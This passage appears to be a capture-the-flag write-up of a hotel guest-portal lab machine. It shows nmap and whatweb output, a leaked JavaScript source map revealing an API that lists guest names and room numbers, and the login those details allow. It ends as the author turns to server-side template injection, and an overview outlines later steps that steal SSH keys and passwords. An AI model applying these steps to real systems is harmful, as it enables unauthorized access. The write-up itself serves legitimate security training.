
Overview
The machine starts by leaking a javascript source map that reveals an api endpoint to enumerate guest credentials, logging in as johnson to exploit ssti via a reflected display name to get shell as www-data to find a private ssh key and pivot to george via an alternate ssh service. Recovering david's password from bash_history moves to david and reading a provisioning log via adm group membership leaks root's password to get shell as root.
Enumeration
We start with nmap scan as usual.
┌─[]─[10.200.89.49]─[jimmex@attacker]─[~/HSM/casino]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.67.172
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-01 14:39 EDT
Happy 29th Birthday to Nmap, may it live to be 129!
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:39
Completed NSE at 14:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:39
Completed NSE at 14:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:39
Completed NSE at 14:39, 0.00s elapsed
Initiating Ping Scan at 14:39
Scanning 10.1.67.172 [2 ports]
Completed Ping Scan at 14:39, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:39
Completed Parallel DNS resolution of 1 host. at 14:39, 0.11s elapsed
Initiating Connect Scan at 14:39
Scanning 10.1.67.172 [1000 ports]
Discovered open port 22/tcp on 10.1.67.172
Discovered open port 80/tcp on 10.1.67.172
Discovered open port 2222/tcp on 10.1.67.172
Completed Connect Scan at 14:39, 8.44s elapsed (1000 total ports)
Initiating Service scan at 14:39
Scanning 3 services on 10.1.67.172
Completed Service scan at 14:39, 6.36s elapsed (3 services on 1 host)
NSE: Script scanning 10.1.67.172.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:39
Completed NSE at 14:40, 4.89s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:40
Completed NSE at 14:40, 0.63s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:40
Completed NSE at 14:40, 0.00s elapsed
Nmap scan report for 10.1.67.172
Host is up, received syn-ack (0.14s latency).
Scanned at 2026-09-01 14:39:41 EDT for 21s
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp   open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 fb:c1:68:f1:1a:67:3c:14:1a:62:79:cb:ec:01:ee:f7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHvRENkz1FmtCRAsmenj7oeIKYQQhQjH0Ln74rSEKtMAxCbO+z2O+UH1QiNzH9DIvR0G21zjw2pu6fQgSFLARm8=
| 256 35:09:4c:f0:b6:e7:12:a8:90:d1:2e:71:4e:0f:e8:b7 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOf8AvZTPCky4/EGoIKV9+TTkg4Q1OQPEJgdKxqQoumn
80/tcp   open  http    syn-ack Werkzeug httpd 3.1.8 (Python 3.10.18)
| http-methods:
| _ Supported Methods: GET OPTIONS HEAD
| http-title: Hack Smarter World - Guest WiFi & Portal
| _Requested resource was /login
| _http-server-header: Werkzeug/3.1.8 Python/3.10.18
2222/tcp open  ssh     syn-ack OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
| 3072 7d:c5:f5:ba:03:3e:f0:76:5c:9d:47:b6:39:b5:c7:a4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDPPaacRdmjYRrc09e1YOHq8B6HlcsfF9389BldErXZCbOyMVNJEKU4p26qJiI2D3EFCWib/O9xWcWq9OTzNwoj/ejaFm7Kr4m/boJJLBbXxU6jJFRT5JNjnEHqE95c8YY0yV
Fs1CmIV4KoNCOYdPnIeQ5Exhhr0eAcAUrfOxQP2hcWQH13r4bDl1JTGCP336W5DShrTPWyFir3gVaf3YxvbgyCaY/RZKR38/W4H9ieBP9nm7hf4/00cnSqky8i1aqKxNyHgjKbwsdADfJUoXoTJ+P9P36C9/ZN5TVJAGMfRDUVnq
6e0PAeKI+1cmk2cZ/HmTZO9Z7O5Ke+4pmI67Aj5X8tDpAYwX1Qxn4hStc3Bsk8MLtYx1ZwoOL+SXM83qO6F27jTlY+H5poNK7uH0/9GGUQDJpj9SydAIRtJePRv8GFKwb1V7OuFQvtX80LJs0h9LMA5yl+fXlYOiZzQGcGRzcyox
YNEq+XVsMbOo8ItXSmMe5iUTl4A9c6aArM9Bc=
| 256 ed:5d:fa:ea:74:a0:56:b1:39:59:fc:c5:22:1e:5e:bd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOYXqo1SuDeYulTFW8dGh/ebvlk4lyYPHwhWKZvP8FVDlpWqPrkqCVEi4aqQF3NGXfcKnQ3WM3Rrcuu0/GveIRU=
| 256 50:31:d9:54:80:42:b8:44:cb:40:66:ea:cf:8f:cf:37 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIWMtXHyJjYnm4rmwcwMnUic9Cf+9LnaxFSfALdNAzb1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:40
Completed NSE at 14:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:40
Completed NSE at 14:40, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:40
Completed NSE at 14:40, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.41 seconds
We find 3 open ports:
- SSH on port 22.
- HTTP on port 80.
- Another SSH on port 2222.
Resort Network
We start by enumerating the website and it isn't really fancy, just a login page that requires a room number and guest's name.

I started by trying random stuff like 1 and admin, but it needs the room number to be more than or equal to 101.
So I tried 101 and admin or something, and we got this element telling us that the authentication failed. Now this element is a dynamic component, so I started looking at which part of the source code is returning it and how.

Looking at the source code, we find that there is a JS file at app.min.js which is a minified JavaScript file (JS file but hard for humans to read because it removes spaces and comments to load faster).

So I fetched that file, and as you can see, it has this line for a mapping file app.min.js.map.
The idea of the .js.map files is that they act as a translator between the minified code and the original source code. Why?
Because after minifying the original source code, the lines get shrunk, so if the minified line returns an error on line 1, the DevTool doesn't know where that line is in the original file, so we use the map files to tell which line corresponds to the original line.

Here is the exact response:
function initPortal(){console.log("Hack Smarter World WiFi Gateway Active");}document.addEventListener("DOMContentLoaded",initPortal);
//# sourceMappingURL=app.min.js.map
So fetching that file leaks some good information for us.

Here is the exact file. The mapping files have 2 important keys: First is the sources, which is the original filename before minification, which in this case is roomVerification.js, but we don't have access to that file, and second is the sourcesContent, which is the actual unminified source code itself embedded directly inside the map file.
As you can see, we have an API URL leaked in the fetch call:
{
    "version": 3,
    "file": "app.min.js",
    "sources": ["src/api/roomVerification.js"],
    "sourcesContent": [
        "// Front-Desk Kiosk API verification helper\nasync function checkRoomStatus(roomNum) {\n const res = await fetch('/api/v1/rooms/status?status=occupied');\n return await res.json();\n}"
  ]
}
Login as Johnson

So I called that API with the exact URL within the fetch, and we get a list of all users in the site leaking their guest name and room number, which is enough for us to log in.

I will go with 107 Johnson just in case the site hands different permissions. The Executive suite should have the highest.
And as you can see, we're logged in as Johnson.
Shell as www-data
At this point, I didn't find anything other than an edit profile page, so I started a fuzzer in the background while working with this.
First thing I noticed is that the Display Name is reflected within the page, so there are some vectors we can consider here, and I decided which one I will start with based on the tech stack the website is using.

Running whatweb, I see that the website is running Python with Werkzeug WSGI for the backend, which will make me consider the SSTI as the first vector because working with templates in Flask can be tricky if you don't know what you are doing.
┌─[]─[10.200.89.49]─[jimmex@attacker]─[~/HSM/casino]
└──╼ [★]$ whatweb http://10.1.67.172
http://10.1.67.172 [302 Found] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.1.8 Python/3.10.18], IP[10.1.67.172], Python[3.10.18], RedirectLocation[/login], Title[Re
directing...], Werkzeug[3.1.8]
http://10.1.67.172/login [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.1.8 Python/3.10.18], IP[10.1.67.172], Python[3.10.18], Script, Title[Hack S
marter World - Guest WiFi & Portal], Werkzeug[3.1.8]

The way I knew it is Flask, we could use Wappalyzer or just notice the 404 default page here.

Looking in 0xDF's default 404 pages cheatsheet, we'll see it is an exact match for Flask.
